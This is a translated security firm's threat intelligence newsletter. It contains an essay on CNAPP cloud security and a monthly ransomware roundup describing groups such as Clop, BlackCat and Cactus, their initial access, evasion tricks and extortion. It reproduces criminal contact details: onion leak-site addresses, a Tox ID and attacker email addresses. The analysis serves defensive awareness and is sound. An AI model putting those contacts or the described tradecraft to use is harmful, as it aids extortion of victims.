

Threat Intelligence Report

EQST INSIGHT

2023
08

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

EQST insight

A new paradigm in cloud security, CNAPP(Cloud Native Application Protection Platform) ----- 1

Keep up with Ransomware

Cactus, which avoids detection with encryption, launches dark web activity ----- 8

Research & Technique

Pre-Auth RCE vulnerability exploiting Metabase H2 JDBC connection information
(CVE-2023-38646) ----- 27

EQST insight

A new paradigm in cloud security, CNAPP(Cloud Native Application Protection Platform)

You Jong-hoon, head of the cloud business group

■ Outline



The headline of last August described the background and necessity of the emergence of ASM (Attack Surface Management), which secures visibility for security in the On-Prem and Cloud environment and continuously manages the vulnerability of assets connected to the Internet.

In this headline, we would like to introduce CNAPP (Cloud Native Application Protection Platform), which is newly emerging amid the rapid transition of the existing IT environment to the cloud along with continuously increasing security threats.

The ‘Establishment and building of consolidated security management in the multi-cloud environment’, a project that SK Shieldus recently contracted for a customer in the financial sector, we were able to confirm, once again, the rapidly changing IT environment of customers and their security requirements that reflect it. The main requirements of customers used to be deployment of relatively light applications in the cloud first, and whether it is possible to implement the security measures that were effective in the on-prem. environment in the cloud.

From the viewpoint of solutions, WAF (Web Application Firewall) for web application protection, access control for databases and major servers (including management of account privileges), and agent-type security solutions for workload account for a large proportion. An important factor in evaluating a service vendor was whether it could provide a control service for management/operation of such solutions.

This evaluation method can be viewed as a rather traditional (legacy) solution and service in the Cloud era. However, it is a formidable task to verify, build, and operate the above solution in the various cloud environments used by customers. In fact, some customers are spending money on a complete review or establishment of a new architecture in terms of management, e.g., organization and policy as well as technical system from the viewpoint of cloud governance.


The following are the security functions required when major business systems are deployed in the cloud, and the requirements, apart from the existing perspectives, which I felt while in charge of this customer in the financial sector.

First, as the cases of utilizing various cloud infrastructures provided by CSP (Cloud Service Provider) according to business characteristics increase, the complexity of security is greatly increasing, and first of all, securing the ‘visibility’ of the infrastructure is becoming more important. In addition, S/W supply chain security and compliance are emerging as important tasks for companies.

Second, while both workloads and environments are deployed in various ways, e.g., VM, Container (Kubernetes), and Serverless, the CWPP (Cloud Workload Protection Platform) solution mentioned in the market does not support all of the above environments.

Third, customers preparations and human capabilities to operate new security measures and solutions in the ‘multi cloud environments’ are insufficient, and the demand for ‘security operation’ to support them is newly emerging as well.

For this reason, when so-called mission-critical tasks are switched to cloud over the next few years, new security measures suitable for the true cloud environment have become necessary.



- Driving only part of the works excluding mission-critical works in the cloud
- Driving most works in the cloud
- Driving all works excluding mission-critical works in the cloud
- Driving all works in the cloud

[[Figure 1] Current status of cloud computing utilization and forecast

* Source: Domestic cloud computing status and forecast for 2023 (April 2023, IT World/CIO) Report image reprocessing

■ Concept of CNAPP

Recently, solutions like Cloud Server Workload, CWPP (Cloud Workload Protection Platform), which is in charge of container security, CSPM (Cloud Security Posture Management), which can monitor compliance and configuration for overall infrastructure and individual resources, and CIEM (Cloud Infrastructure Entitlement Management), which manages various identities and privileges used in the cloud, CSNS (Cloud Service Network Security), and DSPM (Data Security Posture Management) are introduced one after another, and furthermore, CNAPP (Cloud Native Application Protection Platform), which consolidates all of them, is emerging.

First, let's look at the concept of CNAPP. According to Gartner, CNAPP is a “simplified security architecture that allows enterprises to fully leverage the benefits of the cloud native ecosystem.” To expand a little further, it is ‘consolidation of the tools that can continuously manage security and compliance from development to operations with regard to cloud native applications.’

■ Importance of introducing CNAPP

Before explaining the main components and functions of CNAPP, it is necessary to first think about the reason for the emphasis on consolidation, which has been repeatedly talked about.

First, it is consolidation from the technical viewpoint (functions). To manage a much more complex cloud infrastructure much more complex than existing On-Prem., companies need to efficiently respond to various security issues through an consolidated security tool and maintain an organic security system. For example, if security problems identified through CWPP are linked with CSPM, they can be resolved more quickly.

Second, it is consolidation of work processes. Looking at the reality where DevSecOps is applied beyond DevOps, various security policies and tools have been developed, and they are used to maintain consistent security in the application development, test, distribution, and operation processes. This is a very useful method not only in terms of cost, but also in quickly developing a business. Through this, it is possible to secure security level management and visibility across the business.

Finally, from a business perspective, the need for consolidation becomes clearer. Many companies purchase, build, operate and maintain about 40 to 70 solutions for security. Of course, there are customers who use some consolidated solutions, but the reality is that there are different vendors for different areas in most cases. This structure causes the complexity of security tasks, leading to a decrease in efficiency, and slowing down the response to increasing security threats.

It was confirmed at RSA Conference 2022 that in North America, this kind of consolidation movement was appearing in 'purchasing', and vendor consolidation is taking place through active M&A. (e.g., Microsoft, Palo Alto Networks, Orca Security, Aqua Security, Wiz, etc. ...)

Other good examples of 'consolidation' include 'EDR (Endpoint Detection & Response), MDR (Managed Detection & Response), and XDR (eXtended Detection & Response)' that many vendors have recently emphasized. These solutions not only organically consolidate sensors (technologies) that detect the latest security threats, but also consolidate processes, i.e. 'threat detection → response → recurrence prevention and proactive response,' from the viewpoint of a platform.

■ Key functions of CNAPP

Looking closely at the main functions of CNAPP, CNAPP, like XDR, like XDR, it is approaching consolidation based on platforms rather than individual point solutions with the aim of providing complete end-to-end security in the 'Cloud Native' environment.

The functions provided through CNAPP are as follows:

CWPP (Cloud Workload Protection Platform)

- It provides security functions such as malware inspection, threat detection, intrusion prevention, application control, vulnerability diagnosis and management to various Workloads, VMs, Containers (Kubernetes), and Serverless on the Cloud infrastructure to help you run applications safely and quickly.

CSPM (Cloud Security Posture Management)

- It records, detects, manages, and reports problems of cloud service configuration, security settings, compliance, and governance to provide monitoring, asset identification and classification, and resource configuration management functions for the entire cloud infrastructure.

CSNS (Cloud Service Network Security)

- It is a comprehensive set of tools for IPs, data, applications and services. It protects the cloud infrastructure based on individual user network security policies and industry standards.

CIEM (Cloud Infrastructure Entitlement Management)

- It provides identity and access governance control functions designed to reduce excessive cloud infrastructure privileges and enforce least privilege access.


DSPM (Data Security Posture Management)

- It provides functions that can discover/monitor sensitive data more effectively by automating key data detection and protection tasks within the cloud infrastructure. In addition, it corrects risks including improper privileges and incorrect qualifications for data access in a timely manner and prevents data loss.

If the above three functions are combined and consolidated into a single platform, companies can detect threats more quickly, ensure compliance according to consistent policies, and expect highly efficient security operations. This approach is a general trend for global security companies that provide cloud security.

The latest security operation techniques mentioned above are consolidated and schematized as follows:

infosec



■ Closing

Frameworks like this are quite common among global security companies and CNAPP vendors, but it is still too early to apply them to domestic customers and cloud environments. SK Shieldus ranks No. 1 in security service in the On-Premise and Cloud environment, has experience in carrying out projects in various industries, and maintains strong business competitiveness. In the future, we will continue to track the changing trends in cloud security, closely analyze the market and customers' needs, and work harder to become a more advanced security service specialist through close cooperation with vendors.

Keep up with Ransomware

Cactus, which avoids detection with encryption, launches dark web activity

■ Outline

In July 2023, there were 487 cases of damage caused by ransomware attacks. The number of cases increased by 48 compared to the previous month (439 cases), and the number of ransomware damage cases, which declined last month, began to go up again.

The ransomware issue worth noting this month is that the number of cases of damage caused by Clop is steadily increasing. Starting with the GoAnywhere MFT vulnerability (CVE-2023-0669¹) in February this year, Clop exploited the PaperCut vulnerability (CVE-2023-27350²) in April and the MOVEit Transfer vulnerability (CVE-2023-34362³) in June to perform a wide range of attacks. It is causing a lot of damage by continuously posting stolen data on the dark web leak site.

Meanwhile, Clop recently placed Estée Lauder, a global cosmetics company, on the list of leak site attack targets. Another ransomware group, BlackCat(Alphv), also posted an article on the leak site claiming to have attacked Estée Lauder. It said that it contacted Estée Lauder management directly, but did not receive a reply, and threatened that it would disclose information related to the leak if there were no reply. In addition, it said that Clop carried out the attack through the MOVEit Transfer vulnerability, and that its attack was independent of Clop.

¹ CVE-2023-0669: A remote code execution vulnerability that occurred in GoAnywhere MFT

² CVE-2023-27350: A remote code execution vulnerability that occurred in PaperCut

³ CVE-2023-34362: An SQL Injection vulnerability that enables web shell upload

The number of ransomware damages caused by LockBit decreased slightly this month as well as last month. It is speculated that this is due to the decrease in activity as the pressure from the investigative agency intensified, e.g., the continuous investigation into LockBit and the arrest of those involved in the attack. However, LockBit's activity is not stopped. It attacked the integrated terminal system that controls Japan's port of Nagoya last July. This caused a huge financial loss to the port and temporarily paralyzed business, e.g., serious disruptions in the distribution of goods to and from Japan. The absolute number of damages caused by LockBit is decreasing, but as cases of large-scale damage caused by LockBit are steadily occurring, it is still necessary to view it as a threatening group.

Notable ransomware groups this month are 8Base, which started activity in May, and Cactus, which operated a dark web leak site in July. 8Base posted 36 cases of damage as it did in the previous month, a figure that is difficult to overlook. The number of damage cases is similar to the 49 cases of damage caused by the large ransomware group LockBit. Cactus opened a dark web leak site in July and posted 18 cases of damage. The Cactus ransomware it uses has several notable features. The Cactus ransomware uses the vulnerability of the Fortinet VPN⁴ device for initial access, and then uses a batch script to execute the ransomware with 7-Zip. At this time, to evade detection, it has a configuration file called ntuser.dat, which is encrypted by Cactus, or the ransomware is executed only when a specific key is entered. It seems that its creator aimed for the effect of hindering analysis and detection through ransomware binary encryption.

Unique new ransomwares were also found. In particular, ransomwares produced in non-mainstream languages (Go, Rust, Nim, etc.) continue to appear recently. It seems that non-mainstream languages are continuously adopted as they have advantages including ransomware encryption speed, and analysis and detection bypass. SophosEncrypt, made in the Rust language, assumes the name of Sophos, an information security company, and includes not only system encryption, which is a general ransomware behavior, but also RAT functions that can log key input and control the system remotely. The Kanti ransomware written in the Nim language was also found.

⁴ VPN: A service that can send and receive data safely like a personal communication network using the Internet

In addition, the Black Hunt2.0 ransomware, which was confirmed to be partially related as it uses the same e-mail as the Surtr ransomware, and the Big Head ransomware, which deceives victims by pretending to be a Windows update during the encryption process, were discovered. Also, the Black Berserk ransomware with a source code similarity of over 99% with the Proxima ransomware, and the Architects ransomware with a code similarity of over 94% with RanzyLocker were discovered. Most of the recently discovered ransomwares are found in a form that has a significant level of association with existing ransomwares.

The Magniber ransomware is spreading again in Korea. As it is now distributed in the Drive-by Download⁵ method, when a user accesses a specific advertisement or page during web surfing, he or she may be redirected⁶, and it also induces execution by downloading an msi file disguised as an installation file or security file. So caution is needed.

With the emergence of IAB⁷ (Initial Access Broker), which is a hot topic these days, the ransomware ecosystem is becoming more organized and sophisticated. RaaS⁸ groups work systematically, e.g., employing an affiliate, purchasing an initial access path from an IAB, performing an attack, and then laundering the profits obtained through the mixing service⁹. Due to this change, ransomware attacks are possible without professional knowledge, and damage cases are also increasing. In addition, in the past, most ransomware groups demanded ransom through data encryption, but these days, groups that demand ransom only by strategically stealing data are appearing one after another.

⁵ Drive-by Download: An attack technology that automatically downloads malicious software unawares when a user visits a website or opens an e-mail

⁶ Redirect: A function to connect the website address to another address

⁷ IAB: An individual or group that sells initial access paths

⁸ RaaS: It is short for Ransomware as a Service. Ransomware groups receive money from affiliates or attackers, and provide ransomware to them in return.

⁹ Mixing service: A technology for trading coins by mixing them with normally traded coins so that it is difficult to check the connection point between the sending coin wallet address and the receiving wallet address

Clop and BlackCat claims that they attacked Estée Lauder, a global cosmetics company

- The Clop group exploits the vulnerability of MOVEit Transfer, CVE-2023-34362, to perform attacks.
- The Clop group claims that it stole more than 131GB of data.
- The Clop group claims that it contacted the management by e-mail, but they did not answer.
- The BlackCat group threatened to disclose the data it stole if Estée Lauder does not agree to join negotiations.

Clop can generate over \$100 million in revenue through MOVEit Transfer attacks

- A ransomware recovery company claims that Clop can make up to \$100 million through MOVEit hacking.
- More money was paid than in the previous Clop campaign, far more than the average ransom.
- Until now, it turns out that the number of victims due to the MOVEit hacking is about 400.

Ransomware attackers use triple extortion

- Triple extortion performs a DDoS attack as well as data encryption and leakage.
- Triple extortion ransomware is highly associated with stealer malware as it uses the log of stealer malware.

BlackCat(Alphv) uses the dark web leak site data API

- BlackCat posts API on the dark web leak site so that it is easy to exploit victims' data.
- As the proportion of victims of ransomware attacks is reduced, it is thought to have disclosed API with the intention of pressuring them by arousing a feeling of fear.

NoBit, RaaS builder sold on the dark web

- Currently, the NoBit ransomware builder is popular on the dark web.
- Using the AES-128 and SHA-128 algorithm, it guarantees efficient encryption.
- You can use the builder for \$200, and if you pay \$1,000, source codes will be provided.

* RaaS: It's short for Ransomware as a Service. Ransomware is provided to affiliates to get financial gains.

BlackCat distributed a ransomware, disguised as WinSCP, through Malvertising

- BlackCat is recently distributing ransomware payloads through online advertisements.
- Not only ransoms, but also defense evasion tools and continuity maintenance tools are installed.

* Malvertising: A technique to distribute malware through advertisements by hacking online advertising servers.

FIN8 used a variant of Sardonic to distribute the BlackCat ransomware

- A group identified as FIN8 uses a variant of the Sardonic backdoor to distribute the BlackCat ransomware.
- FIN8 expanded its scope to ransomware attacks in a recent PoS (point of sale; payment and sales management system) attack.

Pay attention to the spread of the TrueBot malware that distributes ransomware payload

- TrueBot, which reconns systems, collects data and distributes payloads, is spreading.
- As a representative example, the Clop group distributed TrueBot after initial access to steal and encrypt data.
- TrueBot is one of the malwares frequently used by initial access brokers.
- To prevent it, it is necessary to keep the system and software up-to-date.

The Big Head ransomware disguises itself as a Windows update

- The Big Head ransomware pretends that Windows is being updated to deceive victims during the encryption process.
- There are variants that can capture screen shots and check installed drivers.
- There are variants disguised as Microsoft Word.

Mallox accesses a vulnerable MS-SQL server

- Mallox uses the double exploit method, and mostly attacks areas like manufacturing and law.
- It uses the vulnerable MS-SQL server for penetration, and its activity increased by 174% over the previous year.

Kanti, a malware based on the Nim language, has been found

- Kanti manufacturer chose non-mainstream languages for detection bypass and analysis interference.
- As it uses cryptocurrency wallets, especially filenames related to bitcoin, it is thought to target cryptocurrency users.

SophosEncrypt, impersonating Sophos, a security company, has been found

- SophosEncrypt is written in the Rust language, and it impersonates Sophos, a security company.
- It is possible to communicate with the operator and record key input through the Jabber instant messenger platform.

* Jabber: Open source protocol and service that enable real-time chatting and messaging

Avaddon is rebranded as NoEscape


- Avaddon, which stopped operations in June 2021, was rebranded as NoEscape, and it claimed that it had nothing to do with Avaddon, but a considerable part of their encryption routine, configuration file format, etc. are similar.
- During the rebranding, NoEscape changed its encryption method from AES to Salsa20.

Linux version AbyssLocker ransomware targets VMware ESXi

- As companies switched to the ESXi system for better resource management, performance and recovery, ransomwares targeting ESXi increased.
- Some say that the encryption routine is based on the Hellokitty ransomware, and it uses the Chacha20 method instead.

Ransomware threats

infosec



New threats

Blog / Important Updates

Knight(Cyclops)

We've updated our new panel and officially changed our name to Knight. We are looking for partners (of any kind) that!!!

We have also updated the lite version to support batch distribution.

TOX-9096AD7062A4232F5AA31C2F7C4DF0AC1EAD10B78D40A6A3328AD142A42B555E635954D8B6C5

We've changed our Blog address.

knight3xppu263m7g4ag3xllt2qxpryjwueobh7vjdc3zrscqlfu3pgd.onion

WELCOME TO THE UNDERGROUND

Username

Password

CAPTCHA

Login

[Create your account](#)

Home Contact

Cactus

Contact

http://sonarmsng5vzwqezlvtu2iiwvdr3dxkhotftikhowpfuzg7p3ca5eid.onion/contact/Cactus_Support

* Source: Knight(Cyclops), Underground, Cactus ransomware group site image

In July 2023, there were 487 cases of damage caused by ransomware attacks. It was confirmed that most of the damage cases were caused by Clop (170 cases), and this is because the data of Progress MOVEit Transfer campaign victims are gradually posted. As victims of the campaign have been continuously appearing since last month, it is necessary to pay attention to what will happen in the future.

Stealer as a Ransomware¹⁰ called RedEnergy and RAT¹¹ as a Ransomware¹² called SophosEncrypt were found. RedEnergy, a combination of infostealer¹³ malware and ransomware, disguises itself as a reliable program, i.e. Google Installer, executes binary, leaks information to the outside, and encrypts the system. The SophosEncrypt ransomware changed the extension that is changed after file encryption to '.sophos' and changed the background image to an image related to Sophos with the intention of tricking people into reminding themselves of a security company Sophos. This ransomware is written in Rust, a non-mainstream language (Go, Rust, Nim, etc.), and includes RAT (Remote Access Trojan) functions such as keyboard driver hooking for key input logging and system profiling using WMI¹⁴ (Windows Management Instrumentation) commands.

Likewise, the Kanti ransomware, which is written in the non-mainstream language Nim, performs an attack by pretending that the Bitcoin wallet is locked. It is believed to be distributed through SPAM mail or phishing sites. Distributed as a compressed file, Kanti induces users to click the LNK file, executes a ransomware called 'Locked_253_BTC.zip', encrypts it, and changes the extension to '.kanti'.

¹⁰ Stealer as a Ransomware: It is a malware combined with Infostealer and ransomware functions. It demands money by stealing encrypting data.

¹¹ RAT: A malware that remotely penetrates computers or systems to control them, collects data, or perform other malicious activities

¹² RAT as a Ransomware: It is a malware that combines RAT and ransomware functions. It remotely controls the victim's system, encrypts data, and demands money

¹³ Infostealer: An information-stealing malware that steals credentials or cryptocurrency wallet addresses

¹⁴ WMI: A set of interfaces and tools for managing and monitoring system components in Windows

The reason why ransomwares use non-mainstream languages such as Nim is that the security mechanism or detection probability may be inferior to those written in mainstream languages. In addition, since it is a language that analysts have not encountered relatively often compared to C-family languages, it also has the purpose of interfering with analysis. Thanks to cross platform support of non-mainstream languages, the convenience of ransomware makers has also increased, and several ransomware groups such as BlackCat(Alphv), BianLian, Nokoyawa, and Chaos are using non-mainstream languages such as Go, Rust, and Nim.

Black Hunt2.0 ransomware appears to be a successor to the previous Black Hunt ransomware, and is suspected to be related as it uses the same mail address as the Surtr ransomware, i.e. 'dectokyo@onionmail.org'. The Surtr group provides RaaS, and it is designed so that ransomware is not executed when the name of the victim's system manufacturer is changed or the victim uses the CIS country¹⁵ language with a phrase that pays respect to REvil¹⁶. Given this phenomenon, it is believed that the Surtr group is related to REvil or intends to take advantage of REvil's popularity. Also, Black Hunt2.0 uses the e-mail address 'ryuk¹⁷support@yahooweb.co', which has not been confirmed to have a direct relationship with ryuk, but intends to gain popularity by mentioning ryuk or evade the investigation agency by disguising itself as a successor to ryuk.

Big Head ransomware is spreading under the disguise of Windows Update and Microsoft Word. It is written in '.NET' and its behavior is not much different from other ransomwares. However, what is unusual is that in the process of encrypting the system, it fools the user by displaying a screen similar to Windows Update to prevent the user from noticing and shutting down the system. The victim is bound to be easily deceived this way. So you need to be careful not to download or run a program from an unreliable site.

¹⁵ CIS: Commonwealth of Independent States. It is an international organization of states that became independent after the dissolution of the Soviet Union. It includes Russia, Moldova, Belarus, Uzbekistan and Kazakhstan.

¹⁶ REvil: It is also known as Sodinokibi. This group provides RaaS (Currently it's not active).

¹⁷ ryuk: This group provides RaaS. It is distributed through phishing mail or banking malware in most cases (Currently it's not active).

Meanwhile, a group identified as FIN8¹⁸ is distributing the BlackCat ransomware using the Sardonic backdoor. This backdoor has the ability to collect information, execute commands, and distribute additional payloads with the DLL plugin. FIN8 was originally working with the goal of stealing card data from the PoS (payment and revenue management system) system, but it is believed that it reached out to ransomware attacks to maximize profitability. In addition, it also used the Ragnar Locker ransomware for attacks, and both ransoms are RaaS. Looking at these cases, anyone can easily purchase ransomware and use it for an attack if they want to. So the danger of RaaS can be confirmed once again.

A new ransomware group that newly appeared in July is the Underground group. As the codes of the Underground group's ransomware are very similar to those of the Industrial Spy ransomware discovered in May 2022, they are suspected to be the same groups. The group distributed this ransomware by exploiting the Microsoft Office and Windows HTML RCE vulnerability, i.e. CVE-2023-36884, and used a variant of RomCom, a backdoor they created, during distribution. Seeing that the peculiarity is that the e-mails of the attackers mentioned in the Industrial Spy ransom note match those described in the Cuba ransomware, some links between the Industrial Spy ransomware and the Cuba ransomware is confirmed.


In addition, Cyclops and Cactus are groups that have newly started operating leak sites. Cyclops used Go language-based infostealer and ransomware, and there are Windows and Linux versions of the infostealer that compress files matching a specific extension in the system and transmit them to the attacker's server. As their encryption routines are similar to that of the Babuk ransomware, it is believed that the leaked Babuk source codes were borrowed. Recently, Cyclops has been showing rapid changes, e.g., changing its dark web address and group name to Knight, and at the same time announcing that it is recruiting partners.

The Cactus group launched a dark web leak site and posted 18 damage cases at the same time. It is confirmed that this group began its activities in March, and it is assumed that when the dark web was started, the accumulated victim information was uploaded at once. The Cactus group accesses the internal system and searches for users belonging to the same network to check accessible systems. After that, it creates a new user account, uses the script prepared in advance to release the ransomware payload with 7-Zip, and then deletes the compressed archive. It was found that Cactus carried out attacks mainly on large companies rather than small ones. It is believed that the purpose is to get more financial gains.

